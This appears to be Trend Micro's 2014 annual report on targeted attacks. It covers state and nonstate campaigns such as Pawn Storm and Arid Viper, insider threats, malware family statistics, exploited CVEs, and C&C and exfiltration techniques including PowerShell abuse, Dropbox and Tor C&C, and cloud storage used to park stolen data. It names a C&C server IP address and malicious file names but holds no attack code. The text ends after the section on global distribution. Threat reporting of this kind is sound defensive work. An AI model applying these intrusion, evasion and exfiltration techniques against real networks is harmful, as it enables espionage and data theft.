



TREND
MICRO™



Targeted Attack Trends

2014 Annual Report

TREND MICRO LEGAL DISCLAIMER

The information provided herein is for general information and educational purposes only. It is not intended and should not be construed to constitute legal advice. The information contained herein may not be applicable to all situations and may not reflect the most current situation. Nothing contained herein should be relied on or acted upon without the benefit of legal advice based on the particular facts and circumstances presented and nothing herein should be construed otherwise. Trend Micro reserves the right to modify the contents of this document at any time without prior notice.

Translations of any material into other languages are intended solely as a convenience. Translation accuracy is not guaranteed nor implied. If any questions arise related to the accuracy of a translation, please refer to the original language official version of the document. Any discrepancies or differences created in the translation are not binding and have no legal effect for compliance or enforcement purposes.

Although Trend Micro uses reasonable efforts to include accurate and up-to-date information herein, Trend Micro makes no warranties or representations of any kind as to its accuracy, currency, or completeness. You agree that access to and use of and reliance on this document and the content thereof is at your own risk. Trend Micro disclaims all warranties of any kind, express or implied. Neither Trend Micro nor any party involved in creating, producing, or delivering this document shall be liable for any consequence, loss, or damage, including direct, indirect, special, consequential, loss of business profits, or special damages, whatsoever arising out of access to, use of, or inability to use, or in connection with the use of this document, or any errors or omissions in the content thereof. Use of this information constitutes acceptance for use in an "as is" condition.

Contents

5

Attributing targeted attack campaigns to specific threat actors/groups remained difficult.

9

Highly specific configurations did not necessarily stop threat actors.

11

Targeted attack tactics continued to push the envelope with newly identified techniques.

17

Tried-and-tested and newly discovered zero-day vulnerabilities continued to be exploited in attacks.

21

Targeted attacks remained a global problem.

25

Cybercriminal adoption of targeted attack techniques blurred the boundaries that set them apart.

28

Organizations would need to adapt to keep up with the dangers that targeted attacks pose.

31

References



Introduction

Targeted attacks, aka advanced persistent threats (APTs), refer to a category of threats that aim to exfiltrate data. These comprise six components—intelligence gathering, point of entry, command and control (C&C), lateral movement, asset/data discovery, and data exfiltration, which includes a maintenance phase that allows threat actors to maintain their foothold within networks. Attackers initially gather target victims' profile information, which is then used as a delivery mechanism to gain entry into their networks. Once communication between compromised systems and C&C servers under attacker control is established, threat actors can then laterally move throughout the network and identify sensitive files to exfiltrate. In data exfiltration, an organization's "crown jewels" are transferred to a location predefined by the attackers.

This report features targeted attack cases that Trend Micro analyzed in 2014, including information on attack-related C&C infrastructure monitored. While there were limitations to our coverage, as is common in any given field, the data we obtained allowed us to understand the behaviors and nature of the activities that posed great threats to the computing public.

In 2014, we saw a mix of seemingly state- and nonstate-sponsored attacks. Examples of the latter include Operation Arid Viper and Pitty Tiger.¹ Regardless of type, however, intelligence gathering and data exfiltration were attacks' common denominator. We have seen breaches wherein people from the target organization acted as perpetrators as in Amtrak's case.² While threat actors normally target commercial tools and software, they can also go after highly specific applications, as seen in attacks against a particular supervisory control and data acquisition (SCADA) system solution.³

Threat actors have refined their tactics to evade detection and maintain persistence within target networks. These techniques include abusing legitimate tools such as Windows® PowerShell and legitimate platforms such as Dropbox for C&C communication. Targeted attack techniques have proven so effective, prompting even cybercriminals to employ them. This change has expanded cybercriminals' victim base as seen in Predator Pain and Limitless.⁴

Amid the changes, one thing remains—enterprises need to adopt more effective solutions and employ better strategies to combat risks that targeted attacks pose. They need to keep up with improvements in targeted attack techniques and methodologies to mitigate and thwart attacks before data exfiltration occurs.



“

The growing number of targeted attacks proves that they remain major security threats that individuals and organizations face today. New infection vectors and malware technologies and techniques helped attackers cover their tracks and conceal malicious activities within target networks.

—Ziv Chang

”



Attributing targeted attack campaigns to specific threat actors/groups remained difficult.

Due to the very nature of targeted attacks, attribution remained arduous because threat actors made it a point not to leave identifiable traces in target networks. No matter who is behind campaigns, all targeted attacks aim to gather intelligence and exfiltrate confidential data.

According to Trend Micro cybersecurity officer, Tom Kellermann, a growing number of threat actors use destructive attacks to further activism or as part of counter-incident response. In 2013, some of the major attackers were from the United States, North Korea, Russia, China, Vietnam, and India. In 2014, some were from Syria, Iran, the United Kingdom, and France.




Threat actors' identities and motivations

State-Sponsored Attacks

State-sponsored attacks specifically go after particular organizations or countries for politically motivated reasons or even corporate espionage. A key indicator that an intrusion is related to a targeted attack campaign is the quality of research and tools used to launch it. Evidence that a campaign is state funded is often seen in the level of engineering that went into the tools used and the intelligence that was previously gathered to stage specific aspects of an attack.

Operation Pawn Storm, active since 2007, can be considered a state-sponsored attack, as the actors behind it aimed to commit political and economic espionage against military organizations, diplomatic bodies, defense agencies, and media outfits in the United States and its country allies.⁵ Its targets included defense ministries in France and Hungary, Polish government employees, Pakistani military officials, employees of the Vatican Embassy in Iraq, and the U.S. Department of State.

Operation Pawn Storm's use of contextually relevant social engineering lures contributed to its success. The actors behind it sent an email with an exploit-laden attachment named "*International Military.rtf*" to chosen targets from the Ministry of France. They also used "Asia-Pacific Economic Cooperation (APEC) Indonesia 2013" to bait target military officials into opening malicious Microsoft™ Excel™ attachments with aptly suited names such as "*APEC.xls*." Yet another sample was the email they sent to Polish government employees that came with a malicious attachment named "*MH17.doc*," which rode on the tragic Malaysia Airlines plane crash that occurred on 17 July 2014.



Sample email sent to employees of the Vatican Embassy in Iraq

These specially crafted emails directed users to sites with typosquatted domains that phished their credentials for use in the other components of the targeted attack cycle. The threat actors also used fake Microsoft Outlook® Web Access (OWA) login pages for the same ruse.⁶ In the latter's case, users who previewed the malicious emails via OWA and clicked the embedded typosquatted domain were led to legitimate news sites. What they did not know though was that these domains were laced with obfuscated JavaScript code that redirected to phishing pages.

Operation Pawn Storm used a multicomponent attack strategy. As such, analyzing a single component made it impossible to understand the entire infection chain. Analysts needed to see all of the components before they could draw conclusions.

Nonstate-Sponsored Attacks

An ongoing attack since mid-2013, Operation Arid Viper was believed to involve attackers with seemingly strong Arab ties. Not all politically motivated attacks are carried out by governments. Hacktivists fighting for a belief or on behalf of patriotic interests can also garner enough financial and technical support to carry out espionage.

The actors behind Operation Arid Viper trailed their sights on Israeli government agencies, academia, transportation service providers, and military institutions, among others, to steal confidential information. They used a phishing email to infiltrate target networks. This email dropped a pornographic video clip, along with a second-stage piece of malware that accessed certain C&C servers.

Another example of a nonstate-sponsored campaign was that launched by a group called “Pitty Tiger.” Pitty Tiger used a variety of malware and tools including the Pitty and Paladin remote access tools (RATs). According to reports, their C&C infrastructure was used for various pornographic activities.⁷

Insider Threats

Organizations also have to deal with the probability of insider threats that usually involve disgruntled employees who intend to get back at their employers by stealing or leaking sensitive corporate information. Reports of the Amtrak breach last year brought to light risks from within an organization. A former employee of the rail company sold nearly 20 years’ worth of passengers’ personally identifiable information (PII) to an outsider for US\$854,460. In a similar incident in Japan, a contractor sold the personal information of almost 20 million of a partner’s customers for ¥2.5 million to an outsider.⁸⁻⁹

To better handle and mitigate the risks and damage rogue employees cause, understanding the motivations behind a breach is critical, as this can help determine the nature of attacks. Insider threats can be driven by money, ideology, coercion, or unmanaged expectations, among others. Threats that arise from within an organization can fatally damage it if crucial and sensitive corporate data lands in the wrong hands. As such, organizations need to monitor and log all activities, including data transfer, in order to detect suspicious activities from both in and outside their walls.



Highly specific configurations did not necessarily stop threat actors.

Highly specific applications, programs, OSs, and setups did not prevent threat actors from launching effective attacks in 2014. On 14 October 2014, our threat researchers uncovered an attack that used GE Intelligent Platform's CIMPLICITY, an automation platform for device monitoring and control purposes in industrial environments, as an attack vector.

While monitoring the C&C servers in a Sandworm team report, our researchers found *94.185.85.122*, which contained a CimEdit/CimView file called “*config.bak*,” an object-oriented file for CIMPPLICITY; *shell.bcl*, a script for Basic Control Engine, which is heavily used in SCADA system automation; and other malware. *Config.bak* had two events that issued commands to drop the malicious file, *%Startup%\flashplayerapp.exe*, which executes commands such as “exec,” “die,” “getup,” and “turnoff.”

Apple devices were specifically targeted in 2014 as well to get into target networks and further threat actors’ espionage goals. Two iOS apps were, for instance, used in Operation Pawn Storm—“Agent,” detected by Trend Micro as IOS_XAGENT.A, and a fake version of “MadCap,” detected as IOS_XAGENT.B.¹⁰ Both files were said to be related to SEDNIT , which logs keystrokes and steals information. Both XAGENT variants steal victims’ text messages, contact lists, pictures, geographical location data, audio files, and lists of installed apps, which are then sent to attackers via HTTP POST. IOS_XAGENT.B, meanwhile, only works as an audio recorder on jail-broken Apple devices.

Some targeted attack groups’ exploitation of local word-processing software vulnerabilities as in Ichitaro and Hancorn Office to get to targets in Japan and South Korea, respectively, was also notable.¹¹⁻¹²



Targeted attack tactics continued to push the envelope with newly identified techniques.

In 2014, further refinements in targeted attack methodologies were observed.

Malware Techniques

- Open source/Free and weaponized tools were used to speed up cross-platform attacks. The Anunak group, for instance, used several open source exploits in the form of HKTL_MIKATZ to harvest victims' credentials, along with a legitimate network scanner for network reconnaissance.¹³
- Zero-day exploits were used with diskless malware to obfuscate threats against forensic analyses. In February 2014, an Internet Explorer® zero-day exploit was used in a targeted attack. This implanted malware only in target systems' memory, enhancing their persistence. As long as a piece of malware/tool succeeds in infecting a host, it gains access to every IP address it finds in the local network. It also enables the host to communicate with any connected system.
- A document exploit template detected as TROJ_MDROP.TRX was also observed in targeted attacks.¹⁴ All the threat actors had to do was modify the exploit to fit their intended payload. This exploit was most likely sold and distributed underground because of its use in several campaigns. One such case leveraged news of Lao People's Democratic Republic (PDR)'s deputy prime minister's plane crash as bait. The related emails carried exploits for CVE-2012-0158.
- 64-bit malware also figured in targeted attacks most likely since organizations upgraded to newer Windows versions after Microsoft announced the end of support for Windows XP. Some notable examples of these include KIVAR, which had ties to the Poison RAT; HAVEX, a RAT used in a campaign that targeted industrial control systems (ICS); and WIPALL, the notorious malware behind the Sony Pictures hack attack.^{15–17} A multistage infection refers to the use of various components in an attack as in Regin and in Operation Arid Viper's case. Regin, for instance, executes "file (A)" then drops "malware (B)" in the first stage. In another stage, it runs malware (B) to perform any of the following routines—copy, paste, decode, or encode. Because file (A) and malware (B) worked in different stages even if they were related, their routines could be treated normal rather than suspicious.

The following table shows the top malware families associated with targeted attacks in 2014 led by BKDR_IXESHE, TROJ_MDROP, and BKDR_PLUGX.

NAME	SHARE	DESCRIPTION
IXESHE	21.14%	Backdoor
MDROP	13.01%	Trojan
PlugX	11.38%	Backdoor
KIVARSLDR	11.38%	Trojan
FARFLI	10.57%	Backdoor
KIVARSENC	6.50%	Trojan
KIVARS	5.69%	Backdoor
MDLOAD	4.88%	Trojan
POISON	4.07%	Backdoor
DLOADER	2.44%	Trojan
Others	8.94%	


Top malware families used in targeted attacks analyzed in 2014

We also looked at the top malware families in relation to C&C traffic in 2014 led by GhOstRAT and STRAT.

NAME	SHARE	DESCRIPTION
GhOstRAT	18%	Remote access Trojan
STRAT	18%	Mass-mailing worm
XtremeRAT	5%	Remote access Trojan
njRAT	5%	Remote access Trojan
NFLog	4%	Backdoor
DarkComet	4%	Remote access Trojan
DUNIH1	3%	Worm
RIMAGE	3%	RAT
PASSVIEW	3%	Hacking tool
EVORA	2%	Backdoor
Others	33%	

Top malware families in relation to C&C traffic in 2014

Based on our data, .RTF and .DOC files were the two most frequently used email attachments, most likely because Microsoft Word® is used in any organization.



Most frequently used email attachment file types in targeted attacks in 2014

Threat Expert Insight

“And, while the world slept on Windows XP, those of us who stayed current are now running 64-bit-capable hardware. Since private and enterprise users will most likely migrate or are already using Windows 7 or 8, which run 64-bit versions, threat actors have adapted and attacks have become 64-bit capable. We see attackers with tools and malware that nicely play with 64-bit software. HAVEX, ANUNAK, and point-of-sale (PoS) malware that run on 64-bit systems are just some examples of these threats.”

—Jay Yaneza

Improved C&C and Lateral Movement Techniques

- Threat actors reused tools created by other attackers. Examples of these were PlugX and PoisonIvy, which were initially associated with Chinese threat actors but were used by other groups in attacks against the likes of SK Communications and Cooper.¹⁸⁻¹⁹
- Attackers used different methods to access and encrypt communications. They did not need to infect Internet-connected hosts for C&C; they instead used parallel infected hosts. They also employed commercial and public virtual private networks (VPNs) for C&C. Tor was typically leveraged to hide malicious network traffic and maintain persistence in target networks. BIFROSE variants often sported such routines, particularly BKDR_BIFROSE.ZTBG-A, which used Tor for C&C.²⁰
- In a targeted attack against a Taiwanese government agency, the threat actors used a PlugX RAT variant that allowed them to use Dropbox as a drop zone.²¹ This routine allowed them to evade detection.
- PowerShell, a Windows 7 and higher feature, which allows system administrators to access other features without the aid of graphical user interfaces (GUIs), suffered attacks in 2014 as well. PowerShell commands were abused to download malicious files and bypass execution policies, which allowed the said malicious files to execute. This routine prevented IT administrators from noticing otherwise-suspicious behaviors.
- Attackers also employed techniques such as supposedly patching vulnerabilities while exploiting them in reality, applying steganography to remain on systems even after they have been “cleaned,” and keeping secondary C&C servers on long-term sleep cycles as backup.


Threat Expert Insight

“One significant trend is the blending of island-hopping with watering-hole attacks. This allows for the manifestation of secondary infections. One example is when a corporation’s supply chain is targeted and its adversary hops through the outside law firm network then proceeds to turn selected Web pages into watering holes to distribute custom malware.”

—Tom Kellermann


Data-Exfiltration Techniques

- Threat actors abused legitimate cloud storage services such as OneDrive™, Google Drive™, Dropbox, Baidu Cloud Network Drive, Gmail™, Plurk, Facebook, Twitter, Evernote, and Pastebin for data exfiltration. In such cases, stolen data was temporarily “parked” on legitimate platforms to evade detection and for easy transfer.
- Use of the victims’ Web and File Transfer Protocol (FTP) servers and portals was also seen, along with the continued employment of traditional C&C servers for data exfiltration.



Tried-and-tested and newly discovered zero-day vulnerabilities continued to be exploited in attacks.

Exploiting new as opposed to old vulnerabilities proved more effective because security vendors have yet to create patches for them. Zero-day exploits can catch security vendors and victims alike unawares. On the other hand, targeting old vulnerabilities also proved reliable because attackers can just use tried-and-tested exploits that may be easily bought.



DETECTIONS	SHARE	DESCRIPTION
EXPL_MSCOMCTL.A	45%	Suspicious ActiveX object
EXPL_CVE20120158	10%	Corrupts systems' state when ActiveX controls, particularly MSCOMCTL.TreeView, MSCOMCTL.ListView2, MSCOMCTL.TreeView2, and MSCOMCTL.ListView, are enabled in Internet Explorer, which allows arbitrary code execution; seen in targeted attacks related to the PLEAD Campaign; addressed in MS12-027
HEUR_RLOTRICK.A	8%	Compressed portable executable (.PE) file that uses the right-to-left override (RTLO) technique
HEUR_RTFMALFORM	7%	Contains suspicious statements
EXPL_CVE20141761	7%	Exploits CVE-2014-1761 (zero day), as seen in a targeted attack against Taiwanese agencies; addressed in MS14-017
EXPL_CVE20144114	6%	Used in the Sandworm/Black Energy attack; addressed in MS14-060
HEUR_OLEXP.A	4%	Large suspicious .OLE file
HEUR_OLEXP.X	3%	Suspicious encrypted object embedded in an .XLS file
HEUR_RTFEXPA	3%	Suspicious file payload
HEUR_NAMETRICK.A	1%	File with a suspicious extension
HEUR_PDFEXPA	1%	Malformed .PDF file with a suspicious JavaScript object
EXPL_CVE20093129	1%	Targets an Excel vulnerability, which allows arbitrary code execution for users with privileged access; addressed in MS09-067
HEUR_RLOTRICK.B	1%	Compressed password-protected file that uses the RTLO technique
EXPL_CVE20146352	1%	Exploits CVE-2014-6352; addressed in MS14-064

Vulnerability detections for targeted attack cases handled in 2014

Zero-Day Exploits

We also saw the following zero-day exploits employed in targeted attacks in 2014.

- Two Taidoor-related zero-day exploit attacks targeting CVE-2014-1761 hit government agencies and an educational institution in Taiwan (window of exposure: 15 days).²²
- Critical vulnerabilities already addressed by MS14-021 gained more notoriety when Microsoft ended support for Windows XP.²³ The attack even prompted the vendor to recant its statement and release a patch (window of exposure: 15 days).
- News of the Sandworm vulnerability (CVE-2014-4114) prompted Microsoft to immediately release a patch, only to find out a week later that the solution could be bypassed (window of exposure: none).²⁴
- In October 2014, Microsoft announced the discovery of a new zero-day exploit for CVE-2014-6352 that could be abused with the aid of malicious Office® files.²⁵ Attacks seen in the wild used specially crafted PowerPoint® presentations (window of exposure: 21 days).

Old Vulnerabilities

Attackers continued to exploit CVE-2012-0158, a flaw in Windows Common Controls, despite being patched via MS12-027. The actors behind PLEAD and Operation Pawn Storm abused this to infiltrate target networks. PLEAD, a campaign targeting Taiwanese government agencies, gained notoriety for its use of the RTLO technique to trick users into opening a supposed PowerPoint file that was really a malicious .SCR file.²⁶



Malicious .SCR file disguised as a .DOC file used in the PLEAD Campaign


Operation Pawn Storm, meanwhile, used an exploit in the guise of a Word document attached to spear-phishing emails. The actors behind it exploited CVE-2012-0158, the most exploited vulnerability in relation to targeted attacks in the first half of 2014, as well.

Apart from PLEAD and Operation Pawn Storm, EvilGrab malware also exploited CVE-2012-0158.²⁷




Targeted attacks remained
a global problem.

As part of our threat-monitoring effort, we determined the global distribution of targets accessing C&C servers and the origin of compromised hosts communicating with them. As shown in the heat map below, targets from various countries accessed targeted attack C&C servers. The United States, Russia, and China were no longer the only favored targets.




Top countries that communicated with targeted attack C&C servers in 2014

